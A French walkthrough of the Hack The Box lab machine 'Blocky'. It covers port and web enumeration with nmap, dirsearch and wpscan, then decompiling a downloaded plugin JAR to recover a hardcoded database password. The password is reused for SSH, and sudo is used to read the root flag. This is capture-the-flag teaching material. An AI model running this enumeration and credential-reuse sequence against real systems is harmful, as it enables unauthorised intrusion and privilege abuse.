


Introduction

La box est un linux dont l'adresse IP est 10.10.10.37.

Compétences mises en œuvre :

- Énumération des ports et services
- Énumération des dossiers web avec dirsearch
- Énumération d'un site WordPress
- Décompresser + convertir un fichier JAR
- Analyse des droits linux

Énumération

On commence avec nmap :

```
$ nmap –T4 –A 10.10.10.37
```

```
PORT     STATE  SERVICE VERSION
21/tcp   open   ftp     ProFTPD 1.3.5a
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp   open   http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
8192/tcp closed sophos
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Différents ports sont ouverts, commençons une énumération de dossiers et fichiers sur le site web (port 80) avec dirsearch :

```
$ dirsearch –w directory-list-2.3-medium.txt –e "php,html" –r 2 –f –t 70 –u http://10.10.10.37:80/
```


```
[15:50:18] Starting:
[15:50:18] 403 -  290B  - /.php
[15:50:18] 403 -  291B  - /.html
[15:50:19] 403 -  292B  - /icons/
[15:50:20] 301 -  309B  - /wiki  ->  http://10.10.10.37/wiki/
[15:50:20] 200 -  380B  - /wiki/
[15:50:21] 301 -  315B  - /wp-content  ->  http://10.10.10.37/wp-content/
[15:50:21] 200 -    0B  - /wp-content/
[15:50:22] 301 -    0B  - /index.php  ->  http://10.10.10.37/
[15:50:24] 200 -    2KB - /wp-login.php
[15:50:24] 301 -  312B  - /plugins  ->  http://10.10.10.37/plugins/
[15:50:24] 200 -  745B  - /plugins/
[15:50:28] 301 -  316B  - /wp-includes  ->  http://10.10.10.37/wp-includes/
[15:50:28] 200 -   40KB - /wp-includes/
[15:50:31] 403 -  297B  - /javascript/
[15:50:31] 301 -  315B  - /javascript  ->  http://10.10.10.37/javascript/
[15:50:38] 200 -    7KB - /readme.html
[15:51:11] 200 -  135B  - /wp-trackback.php
[15:51:32] 301 -  313B  - /wp-admin  ->  http://10.10.10.37/wp-admin/
[15:51:32] 302 -    0B  - /wp-admin/  ->  http://10.10.10.37/wp-login.php?redirect_to=http%3A%2F%2F10.10.10.37%3A80%2Fwp-admin
th=1
[15:52:15] 301 -  315B  - /phpmyadmin  ->  http://10.10.10.37/phpmyadmin/
[15:52:15] 200 -   10KB - /phpmyadmin/
[15:53:31] 405 -   42B  - /xmlrpc.php
CTRL+C detected: Pausing threads, please wait...
```

Le résultat de dirsearch nous fait penser à un wordpress, nous pouvons alors essayer d'obtenir plus d'information en exécutant Wpscan :

```
$ wpscan –url 10.10.10.37 --enumerate
```

```
[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.10.37/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Avec wpscan, nous savons l'identifiant d'un utilisateur : Notch. Retournons sur le site pour essayer d'approfondir ce que nous avons trouvé, le dossier plugins peut être intéressant, donc nous allons l'explorer :



Exploitation

Le dossier plugins contient deux fichiers jar, nous allons les récupérer et regarder s'ils ont des informations intéressantes :

```
$ wget http://10.10.10.37/plugins/files/BlockyCore.jar
$ wget http://10.10.10.37/plugins/files/griefprevention-1.11.2-3.1.1.298.jar
$ jar xf BlockyCore.jar
$ jad com/myfirstplugin/BlockyCore.class
```

Jar xf sert à décompresser les données, jad sert à convertir le fichier class en un fichier correctement lisible :

```
public BlockyCore()
{
    sqlHost = "localhost";
    sqlUser = "root";
    sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
}
```

Nous avons un identifiants/mot de passe pour la BDD, l'intérêt ici est de se connecter sur la base de données et voir s'il y a d'autre utilisateur (et leur mot de passe). Néanmoins, nous pouvons essayer de se connecter en ssh en notch avec le mot de passe découvert :

```
└──╼ [★]$ ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Sun Aug 23 09:42:53 2020 from 10.10.14.21
notch@Blocky:~$
```

Élévation de privilège

Pas besoin d'élévation de privilège, en exécutant la commande sudo –l, nous nous rendons compte que l'on peut exécuter toutes les commandes avec les droits de tout le monde, donc nous lisons simplement les fichiers user.txt et /root/root.txt :

```
$ sudo –l
$ sudo cat user.txt
$ sudo cat /root/root.txt
```